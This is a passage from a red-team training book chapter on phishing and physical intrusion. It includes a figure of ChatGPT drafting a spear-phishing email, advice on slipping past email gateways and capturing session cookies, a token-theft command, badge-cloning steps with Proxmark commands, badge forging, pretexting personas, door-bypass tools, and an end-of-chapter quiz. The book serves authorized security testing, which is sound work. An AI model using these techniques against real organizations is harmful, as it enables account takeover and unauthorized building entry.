Can you help me write an email for employees to ask them to update their machine through our internal portal?

Figure 5-9

ChatGPT: Spear Phishing Text Formulation

Certainly! Here's a sample email template you can use to ask employees to update their machines through the internal portal:

Subject: Important: Update Required for Your Machine

Dear [Employee Name],

I hope this message finds you well. As part of our ongoing efforts to enhance security and ensure optimal performance, we kindly request that you update your machine through our internal portal.

Instructions for Machine Update:

- 1. Access the Internal Portal:**
Please log in to our internal portal using your credentials at [portal link].
- 2. Navigate to the Update Section:**
Once logged in, locate the "Machine Update" section on the portal's homepage.
- 3. Follow the On-Screen Instructions:**
Click on the update option and follow the on-screen instructions to complete the process. Make sure to carefully read and adhere to any prompts or additional information provided during the update.
- 4. Contact Support if Needed:**
In case you encounter any issues during the update process or have questions, feel free to contact our IT support team at [support email or phone number].

Why is this Update Necessary?

Regular updates are crucial to maintaining the security and functionality of our systems. By keeping your machine up-to-date, you contribute to a safer and more efficient work environment.

Deadline for Update: [Specify Deadline]

To ensure the effectiveness of this update, we kindly request that you complete the process by [insert deadline]. This deadline is set to accommodate all users and maintain the integrity of our network.

We appreciate your prompt attention to this matter. If you have already updated your machine, we sincerely thank you for your cooperation.

Thank you for your cooperation and commitment to maintaining a secure work environment.

Best regards,



Figure 5-10

ChatGPT: Output

E5 Licenses

Using E5 licenses during testing will provide the most aggressive analysis against your campaign and indicate whether or not your email has a chance to make it through most email gateways. You do not necessarily always have to use an E5 license; however, if your email can get past Microsoft's email protections, you will probably have success against a majority of other vendors' email gateways. You will have to use trial and error during testing because new detection methods are constantly developed, but using these licenses gives you a chance to develop more bypass techniques.

Another free option is leveraging MailTrap (<https://mailtrap.io>) to test your emails.

Execution

Once you're ready for execution, be sure to test the lure URL you created previously and run it from a private window on your machine and also your phone. If possible, test the authentication process to ensure cookies are properly captured.

If you're using an Azure CDN in front of your domain, whatever the lure URL generates as, you will swap it out with the Azure edge name. Your endpoints should look like the following:

- Azure Edge: yourendpoint.azureedge.net
- Your Lure: yourdomain.com/user/login
- Final URL: <https://yourendpoint.azureedge.net/user/login>

When you're all set, you have a few options for how to include your URL:

- Embed the URL inside of text within the email (which is less stealthy).
- Add the lure URL into an M365 document, ensure it *does not* hyper-link, and then share the doc with the person you're targeting (which is stealthy).

- Create a QR code that points to the phishlet lure URL (which also is stealthy).

After you've identified the method, you will have your URL in your email. I recommend including only up to five targets in the BCC per email every three hours or individually emailing employees but still staying under a max of five targets per day. If Microsoft suspects you are spamming folks, your account will be limited in sending out emails for your campaign, so it's important to go slow. Prior to sending out your email, make sure you have your setup ready to go to perform post-exploitation. I recommend the following setup:

- Virtual instance in the region of the organization you are targeting to use for proxying your traffic.
- Windows virtual machine, or VM (proxy your traffic through your virtual instance).
- Cookie Editor extension inside the browser of your Windows VM. The Cookie Editor extension is useful to import the session you've retrieved during your phishing campaign. You can ride on the session cookies to emulate the user you've obtained the cookies for during the campaign.
- TokenTacticsv2 (<https://github.com/f-bader/TokenTacticsV2>). You can obtain an Azure Refresh Token from the ESTSAuth Cookie using this tool with the following command:

[Click here to view code image](#)

```
Get-AzureTokenFromESTSCookie -ESTSAuthCookie "0.AbcApTk..."
```

- GraphRunner (<https://github.com/daftack/GraphRunner>). This is another post-exploitation tool targeting the Microsoft Graph API that is useful to have ready to go into the post-exploitation phase.

Can You Hear Us from the Inside?

Keep in mind that anything discussed should be authorized and in scope for the client.

Many individuals underestimate the access that can be obtained by physically breaching a building. In the following sections, we will discuss physical access technologies and physical bypass tools that can be leveraged

for a physical assessment. An important aspect prior to diving into these sections is understanding your client's expectations for physically breaching their building. You will need to identify which methods are in and out of scope for gaining access, establishing hours allowed to access the facility, evidence they wish to be collected, and how they would like the impact to be shown.

It is crucial to have points of contact (POCs) available at all times during a physical engagement because things can go wrong at any time. An additional component to take note of is ensuring a letter of authorization (LOA) has been established authorizing you to perform the engagement. Regarding the facility you are targeting, you should also plan to obtain third-party consent from whoever owns the actual facility. A legal counsel can help provide answers regarding LOAs and third-party consent forms.

Remote Reconnaissance

During the OSINT stage of remote information gathering, you'll want to identify images of badges, understand the dress code, and gather satellite images of the facility to map out entry points. Additionally, you will want to identify whether or not security guards are present onsite at the facility you will be targeting in the engagement.

Satellite Images of Facility

The purpose of having satellite images of a facility is to identify its entry points. The stock image in **Figure 5-11** is not a real client facility. If an organization has a campus-style setup like this, it is important to notate the buildings for easy understanding when you are onsite. You'll want to take note of how recently the image was taken, the number of vehicles in the lot, and whether the building is multi-tenant as well. Additionally, understanding where entry and exit points are at the facility gives you an idea of where to go if necessary to leave at any point.



Figure 5-11

Physical Building: Entry Points

Social Media

Social media sites such as LinkedIn, Glassdoor, X (previously known as Twitter), and Instagram are gold mines for collecting employee information. Many new hires post their badges for their first day or take photos at work and tag the organization. A trick I tend to use for physical engagements for remote recon is finding employee photos based off hashtags or locations in Instagram. For example, if a company is named Acme, you would search for **#Acme** **#AcmeCity** or use the location filter to see if employees have tagged the address or facility name you are targeting for an engagement.

Badge Cloning

Next, we will dive into badge technology and the ability to clone badges.

History of Badge Technology

Badge technology has evolved over the past 40 years, beginning with magstripe and evolving into the latest cryptography.

- **1980s—Magstripe:** Magstripe technology consisted of a magnetic stripe on the back of PVC cards. The data on the magnetic stripe can be read through a reader when the card is swiped. These cards were intended to move away from old-fashioned locks being used for facilities. Over time, folks realized that these cards could be damaged easily, resulting in employees needing replacements.

- **1990s—Low-Frequency (125 kHz) RFID:** The idea of contactless cards came into play in the '90s due to the damage continuously occurring to the magstripe cards. These LF cards allowed users to scan their badge inches away from the reader using low-proximity badge technology. The issue with these cards is the lack of security due to the data being read unencrypted.
- **2000s—High-Frequency (13.56 MHz) Smart Cards:** To provide better security, the shift to high frequency provided encryption when the data was read as well as the ability to write multiple IDs. Although these high-frequency smart cards were far more secure than LF badges, the algorithms used for encryption in the beginning were eventually bypassed in most first-generation cards due to mutual authentication algorithms being used with the cards. iClass Legacy fell because its master key was leaked, which allowed anyone to decrypt the credentials leveraging this key.
- **2010s—Smart Cards, Second Generation:** The second generation of smart cards stepped into using the open standards industry protocol. These standards are continuously updated so that they provide the latest security to be used in the data being exchanged between badges and badge readers. Technology released during this era includes HID SEOS and the new HID iClass SE, which are not cloneable at this time.
- **Present Day:** Besides phones being used for access control, the latest technology used among government facilities is HID Crescendo. This technology is FIDO2 certified and can support PKI and PIV standards. The technology leverages a zero-trust security approach that can be used for physical and network access.

Although there have been more secure options since the 1980s, some organizations are not in a position to upgrade their technology due to budget constraints; they still actively utilize less secure technologies such as LF badge technology. Operators can showcase these weaknesses in their engagements to help organizations understand the risks they present and the need to allocate budget to upgrade insecure physical security systems.

It's important to understand the differences in low- versus high-frequency technology discussed in relation to badge technology:

- **Low-Frequency (125 kHz) RFID:**
 - Lower frequencies carry less data
 - Trivial to clone

- Older technology = cheaper
- Still very common
- **High-Frequency (13.56 MHz) Smart Cards:**
 - Higher frequencies carry more data
 - Some can be cloned, most cannot
 - Newer technology = more expensive
 - More secure, supports cryptography

Another key component to understanding badge technology is recognizing these key terms:

- **Card Credentials:** These credentials indicate the method of authentication as well as the more specific variety in use. For example, badges and fobs are two different credentials.
- **Card Chipsets:** Credentials also refer to the type of card or fob used, such as Prox, iCLASS, MIFARE, or Indala. However, these names are more correctly referred to as the chipset in use, such as MIFARE Classic 1k, 4k, ultralight, or all chipset types.
- **Card Formats:** These formats are mainly a string of numbers, just as a string of numbers like 19896780058 may mean nothing until you are told it's a phone number.
- **Card Codes:** These are the codes associated with a card.
- **Facility Code:** This code is used so that organizations can incorporate various buildings to use similar card codes but still be different cards.
- **Parity Bits:** These bits are leveraged to ensure the integrity of data being exchanged between the card and access control system.

For RFID cards that operate on 125 kHz, the card data formats typically are 26 bit and 35 bit but can range from 26 to 40 bits. For 26-bit cards, the facility code will consist of 8 bits, and the card code will consist of 16 bits, as illustrated in [Figure 5-12](#). The 35-bit format, proprietary by HID, consists of 12 bits, and the card code consists of 20 bits. The data being exchanged with both is still unencrypted.





Figure 5-12

26-Bit Format

iClass legacy cards were intended to be more secure through authentication and encryption. However, the master key was leaked to the public, making them easily cloneable. The image in [Figure 5-13](#) uses the Stealth Wiegand Data Interpreter (WDI). The access control data we want will be associated with block 7, which contains the encrypted facility code and access card number. This is the block you'd decrypt with the master key. You will also need to modify blocks 6, 8, and 9, which can be written with 0s. [Figure 5-14](#) shows an example of the results of the credentials scanned from an iClass legacy card.



The screenshot shows a web browser at rfid.local. At the top, there are navigation links: Configuration, Reset, Download CSV, and Reload. Below this is a table with three columns: Bit Length, Facility Code, and Card Number. The table contains two rows of data, both showing a bit length of 26, a facility code of 1, and a card number of 32067. At the bottom of the page is the 'doppelgänger' logo.

Bit Length	Facility Code	Card Number
26	1	32067
26	1	32067

Figure 5-13

Capturing iClass Legacy



The screenshot shows the same web browser at rfid.local, but with more detailed data. A red box highlights the 'Hex_Value: 20042FA87' in the first row. The table has five columns: Bit_Length, Hex_Value, Facility_Code, Card_Number, and BIN. Both rows show identical data.

Bit_Length: 26	Hex_Value: 20042FA87	Facility_Code: 1	Card_Number: 32067	BIN: 00000010000000000100000000101111101010000111
Bit_Length: 26	Hex_Value: 20042FA87	Facility_Code: 1	Card_Number: 32067	BIN: 00000010000000000100000000101111101010000111

Figure 5-14

Hex Value for Block 7

How Can I Clone Badges?

For years, Wiegotcha has been the standard software that integrates with Raspberry Pi to reconfigure a badge reader such as Maxi Prox or iClass R90. The Maxi Prox operates at low frequency, and the iClass R90 operates at a high frequency. The higher-frequency badges have the ability to read cards at a greater distance over the low-frequency badges. Wiegotcha is still a great firmware to use when reconfiguring badges with the ability to have an access point (AP) to connect to the reader and credentials being

read by the operator from a web page available through the AP. However, the Raspberry Pi shortage beginning in 2021 made it difficult to obtain them.

The latest tool to replace the Wiegotcha framework is Doppelgänger (<https://github.com/tweathers-sec>) by the Practical Physical Exploitation team. This firmware tool leverages SparkFun Thing Plus - ESP32 WROOM (USB-C) devices to integrate into badge readers to capture access control card data for physical assessments. This capability is a game changer as a result of the Raspberry Pi shortage; this new firmware leverages ESP32s, which are readily available. The tool provides multiple enhancements that make it easy to use, including

- Wireless configuration management
- DNS Server
- Email and SMS notifications
- Web interface management

Doppelgänger is open source; however, you have the ability to purchase everything configured from the ESP32 up to a fully reconfigured badge reader, as needed, from store.physicalexloit.com. If you prefer to manually rewire the badge reader yourself, there is also a full guide at <https://github.com/tweathers-sec/doppelganger?tab=readme-ov-file#diy-build>.

Once the firmware is configured, you have the ability to receive text messages on your phone when a badge credential has been picked up by your reconfigured badge reader. Notifications for badge cloning have stepped up the game because before you had to just hope you picked up the badge credentials.

Figure 5-15 shows the interface of the tool and how you can access the credentials being read via the web page and have notifications sent to your phone.




Figure 5-15

Doppelgänger Tool Interface

Ready to Grab Credentials?

Figure 5-16 shows an iClass R90 (HF) reader reconfigured with Doppelgänger's firmware. The reconfiguration is done within the reader itself, looking normal from the exterior. When attempting to clone badges, you can leverage a cross-body briefcase bag to carry the reader as well.



Figure 5-16

Doppelgänger Firmware Inside iClass R90

Once you're close enough, the credentials will transmit from a user's badge back to your reader for you to clone to your own badge. You will always want to act as if you are unintentionally bumping into someone or grabbing something nearby the person you are targeting to ensure you get an accurate read.

Once you've obtained the credentials from badge cloning, you will want to write the credentials to a blank card. Depending on the frequency of the badge reader and technology in use, this could vary from the following cards, but the two most popular types of cards are

- T5577 (used for Prox and Indala): 125 kHz
- HID 2K iClass (used for cloning legacy iClass readers and performing downgrade attacks): 13.56 MHz

To write your credentials to a blank card, you can choose from tons of tools on the market, but the two most popular options are the Proxmark 3 RDV4 and the iCopy-X. The Proxmark is an RFID tool used for sniffing, cloning, and reading RF tags. To use the Proxmark 3 RDV4, you will need a laptop to clone the credentials. However, the iCopy-X takes away the need for a laptop component because everything can be done on the iCopy-X when rewriting credentials because a Proxmark is also built into the device. See the following sites:

- <https://proxmark.com/proxmark-3-hardware/proxmark-3-rdv4>
- <https://proxmark.com/proxmark-3-hardware/icopy-x>

Next, let's look at how to take the credentials picked up from an LF badge reader and clone them to a blank T5777 card. You will want to leverage a Proxmark 3 to clone your badge credentials to a blank badge.

Step 1. Connect to the Proxmark 3:

```
./proxmark3 /dev/ttyACM0
```

Step 2. Clone the badge, as shown in [Figure 5-17](#).

```
proxmark3> lf hid clone 200
Cloning tag with ID 2004
#db# DONE!
proxmark3>
```

Figure 5-17

Cloning Credentials

Step 3. Verify the clone has worked, as demonstrated in [Figure 5-18](#).

```
proxmark3> lf search
NOTE: some demods output possible binary
      if it finds something that looks like a tag
False Positives ARE possible

Checking for known tags:
HID Prox TAG ID: 200 (1337) - Format Len: 26bit - FC: 3 - Card:
Valid HID Prox ID Found!
Valid T55xx Chip Found
Try lf t55xx ... commands
proxmark3>
```

Figure 5-18

Proxmark3 LF Search to Verify

Creating Badges

You can create badges relatively easily by leveraging the following supplies and steps shown here. Something to take note of when creating badges is ensuring whatever logo you're using is clear, unless it is not clear on the actual badge. Another item to take note of is using the proper colors associated with the company, that is, their HEX values. This is the time to be persistent about making something look identical. There have been multiple occurrences where an employee has lifted a badge and brought it to their face to review. Taking the time when creating the badges avoids them looking suspicious in this type of occurrence. You will need the following materials to create a badge:

- Spare hotel key or cloned HID card
- Badge clip or lanyard
- PVC card punch
- 8.5 × 11-inch sticker paper
- Scissors, knife, and/or razor blade
- 3-inch clear Gorilla tape

The steps to create a badge are as follows:

Step 1. Print the ID on sticker paper.

Step 2. Apply the clear tape and cut out the card.

Step 3. Place the sticker paper on the ID and use an exacto knife to cut out the edges of the hotel card.

Step 4. Punch a hole in the ID with the PVC card punch.

Onsite Reconnaissance

There are multiple key points you want to cover once you're onsite for an engagement. Having the right equipment is key for onsite recon. An ultra-zoom camera is recommended for capturing photos from a great distance. The Nikon COOLPIX P1000 is a great choice for its 125× optical zoom capability. Additionally, you will want to confirm information collection during remote recon and gather new information.

- **Confirming what was discovered during the remote recon:**
 - Confirm and identify entry points based off a map you've created for reference.
 - Confirm current dress code by observing employees.
 - Confirm badge information matches what you've found during remote reconnaissance.
- **Gathering new information:**
 - If no badge information was discovered during remote recon, your goal should be to obtain that information immediately when onsite from a stealthy perspective.
 - Take note of employees entering and exiting, noting big groups exiting during this time.
 - Identify most-used entrances and exits.
 - Identify break and smoking areas.
 - Observe the security culture in place, taking note whether people are willing to help folks entering and exiting.

Social Engineering in Person

Tailgating and pretexting are not new topics of discussion because they are common social engineering methods to gain access into an organiza-

tion. Tailgating occurs when a person walks behind another individual, pretending to be another employee for quick access. Pretexting occurs when you create a fake persona with the intention of making someone believe you are someone you are not. In both cases, you will always want to have a fake badge prepared for the organization or whoever else you are impersonating. The key with both of these social engineering methods is being *adaptive*.

- **Sample Personas**

- Employee from a different location
- Delivery service
- Elevator repairman
- HVAC repair

- **Come Prepared**

- Ensure you have your tools on hand.
- Identify the best time and point of entry.
- Be prepared to turn away and adapt to the situation as needed.
- Record your timestamps for ingress and egress.
- Have a colleague help support your pretext externally through text messages or fake emails.

Most gear used to develop your persona can easily be picked up at local thrift stores, and it's cheaper there as well.

Physical Building Bypasses

Using physical bypass tools is useful when badge cloning is not possible as well as social engineering. From REX sensors, under the door tools, shanks, and double door tools, there are tons of physical bypass tools you can leverage, allowing you to bypass any access control systems in place.

For this chapter, we won't cover every single physical bypass, but we will dive into the most common options to choose from. Sparrows (<https://www.sparrowslockpicks.com/>), Red Team Tools (<https://redteamtools.com>), and Physical Exploit (<https://physicalexexploit.com>) are great companies to shop for all your physical bypass tools.

Quick Jim

The Quick Jim can be used to bypass improperly installed latches on doors. When a strike plate is installed on doors, it should be aligned with the bolt to ensure it goes into place. However, incorrect installations are quite common. This allows you to insert your Quick Jim and pull on the deadlatch that is not properly in place and engaged.

Link: <https://www.sparrowslockpicks.com/products/sparrows-quick-jim>

Double Door Tool (DDT)

The double door tool (DDT) can be used for bypassing double door crash bars (see [Figure 5-19](#)). There is typically a space between the two doors where you can insert the tool and pull back on the doors; the tool allows you to bypass any access control in place.



Figure 5-19

DDT (Link: <https://www.sparrowslockpicks.com/products/ddt>)

Under the Door Tool (UDT)

The under the door tool (UDT) is useful for doors reliant on access control systems and not an additional lock in place (see [Figure 5-20](#)). If the handle is one you pull down on, you can slip this UDT under the door and

grab the handle and pull down, providing you access into the room. This is commonly seen with server rooms in organizations.




Figure 5-20

Under the Door Tool (<https://www.sparrowslockpicks.com/products/the-stretcher-under-door-tool>)

REX Sensor Bypass Gun

The legendary REX Sensor is a tool that many organizations seem to love to have in place (see [Figure 5-21](#))! A can of air is useful for this use case or picking up a REX Sensor Bypass Gun from the Physical Exploit team provides better ease of use for an operator. The trick with leveraging an air gun here is tricking the REX Sensor into thinking there's motion on the end you are spraying the air into. When you perform this trick, the REX Sensor will think that someone is trying to exit, providing you the access for entry.



Figure 5-21

REX Sensor Bypass Gun (Link: <https://store.physicalexloit.com/products/ppe-c02-rex-sensor-bypass-gun>)

J Tool

The last physical bypass tool we'll discuss is a J Tool. This tool can be used to insert into door gaps with doors that have turnable locks on the other side. The tool allows you to turn the lock in the direction you wish and unlock the door. This tool and the REX Sensor Bypass Gun are a perfect combination for using inside a facility once you're past the main doors.

Link: <https://www.redteamtools.com/J-Tool-for-Thumb-Turn-Locks>

In this chapter, you learned about social engineering and physical assessments. You've gained knowledge about how to develop an evasive phishing campaign, execute phone pretexting calls, and breach a building. You now have the ability to incorporate these concepts into your upcoming red team implementation. Additionally, outside of offensive concepts, you now understand different badge technologies, best practices for logging information, and physical building defenses. This chapter will aid you in your next red team implementation against an organization.

Test Your Skills

Multiple-Choice Questions

1. Which method of social engineering involves targeting users via phone call?

1. Spear phishing
2. Phone pretexting
3. Tailgating
4. None of these answers are correct.

2. Which badge technology leverages magnetic stripes on the back of a PVC card?

1. Magstripe
2. HID Crescendo
3. HID iClass SE
4. HID SEOS

3. Which radio frequency is associated with high frequency (HF)?

1. 125 kHz
2. 15.56 MHz
3. 136.54 kHz
4. 13.56 MHz

4. Which block would you write to for cloning iClass legacy cards?

1. Block 2
2. Block 5
3. Block 7
4. Block 1

5. Which physical bypass tool can bypass improperly installed latches on doors?

1. Quick Jim
2. Double door tool
3. REX Sensor Bypass Gun
4. Under the door tool

6. Which physical bypass tool can you use to pull down a handle?

1. Can of air
2. Double door tool
3. Under the door tool
4. None of these answers are correct.

7. Which tool can be used to obtain an Azure Refresh Token from Evilginx's session?

1. TokenTacticsv1
2. TokenTacticsv2
3. Evilginx3
4. Mailgun

8. Which document is crucial for physical assessments?

1. No documents are needed.
2. Letter of authorization (LOA)
3. Badges
4. None of these answers are correct.

9. Which physical bypass tool can be used on improperly installed latches?

1. Quick Jim
2. REX Sensor Bypass Gun
3. DDT
4. UDT

10. What is the latest badge cloning firmware available open source?

1. Wiegotcha
2. Doppelgänger
3. RFID Swiss Army Knife
4. Wiegand